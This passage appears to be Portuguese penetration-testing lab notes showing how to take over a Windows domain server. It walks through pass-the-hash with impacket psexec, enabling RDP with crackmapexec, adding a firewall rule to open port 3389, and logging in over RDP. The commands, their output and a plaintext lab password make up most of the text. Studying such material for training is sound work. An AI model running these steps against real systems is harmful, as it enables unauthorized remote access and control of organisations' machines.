
Conclusão: Acesso Completo

+ Primeiramente, vamos conseguir acesso do Administrador usando a técnica do Pass The Hash, conforme o que se segue:

```
pyhton3 /usr/share/doc/python3-impacket/examples/psexec.py
Administrator@172.16.1.243 -hashes <hash do admin>
```



+ Vamos fazer uma varredura pela porta 3389, que é a do terminal service

```
nmap --open -p 3389 -sS -Pn 172.16.1.243
```

→ n retornou nada

```
nmap -p 3389 -sS -Pn 172.16.1.243
```

```
PORT     STATE    SERVICE
3389/tcp filtered ms-wbt-server
```

→ vemos que a porta está filtrada [possivelmente por um firewall]

+ Usaremos então um dos módulos do crackmapexec para habilitar o rdp

```
crackmapexec smb 172.16.1.243 -u egabriel -p 'Der#22Dwr#29' -M rdp -o
Action=enable
```

```
root@pentesting:/home/desec/Desktop# crackmapexec smb 172.16.1.243 -u egabriel -p 'Der#22Dwr#29' -M rdp
RDP                                     [-] ACTION option not specified!
root@pentesting:/home/desec/Desktop# crackmapexec smb 172.16.1.243 -u egabriel -p 'Der#22Dwr#29' -M rdp --options
[*] rdp module options:

            ACTION  Enable/Disable RDP (choices: enable, disable)

root@pentesting:/home/desec/Desktop# crackmapexec smb 172.16.1.243 -u egabriel -p 'Der#22Dwr#29' -M rdp -o ACTION=enable
SMB         172.16.1.243    445    SERVAD02         [*] Windows 10.0 Build 17763 x64 (name:SERVAD02) (domain:ORIONSCORP2) (signing:True) (SMBv1:False)
SMB         172.16.1.243    445    SERVAD02         [+] ORIONSCORP2\egabriel:Der#22Dwr#29 (Pwn3d!)
RDP         172.16.1.243    445    SERVAD02         [+] RDP enabled successfully
root@pentesting:/home/desec/Desktop#
```

→ mas a porta continuará filtrada

```
root@pentesting:/home/desec/Desktop# nmap -p 3389 -sS -Pn 172.16
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-31 18:14 -03
Nmap scan report for 172.16.1.243
Host is up.

PORT     STATE    SERVICE
3389/tcp filtered ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.13 seconds
root@pentesting:/home/desec/Desktop#
```

+ Agora habilitaremos uma das regras do firewall acerca do rpd

```
C:\Windows\system32>netsh advfirewall firewall add rule name="rpd" protocol=TCP
dir=in localport=3389 action=allow
```

dir=in → direção é de entrada


+ Isso abrirá a porta

```
root@pentesting:/home/desec/Desktop# nmap -p 3389 -sS -Pn 172.16.1.243
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-31 18:15 -03
Nmap scan report for 172.16.1.243
Host is up (0.25s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
```

+ Agora, poderemos usar softwares de acesso remoto como o rdesktop ou o xfreerdp

```
xfreerdp /u:egabriel /v:172.16.1.243
<passamos a senha: Der#22Dwr#29>
```


FreeRDP: 172.16.1.243
Lixeira
Google Chrome
Ativar o Windows
Acesse Configurações para ativar o Windows.
ENG
19:05
31/03/2020
bove X.509 certificate could not be verified, possibly because you do not have
A certificate in your certificate store, or the certificate has expired.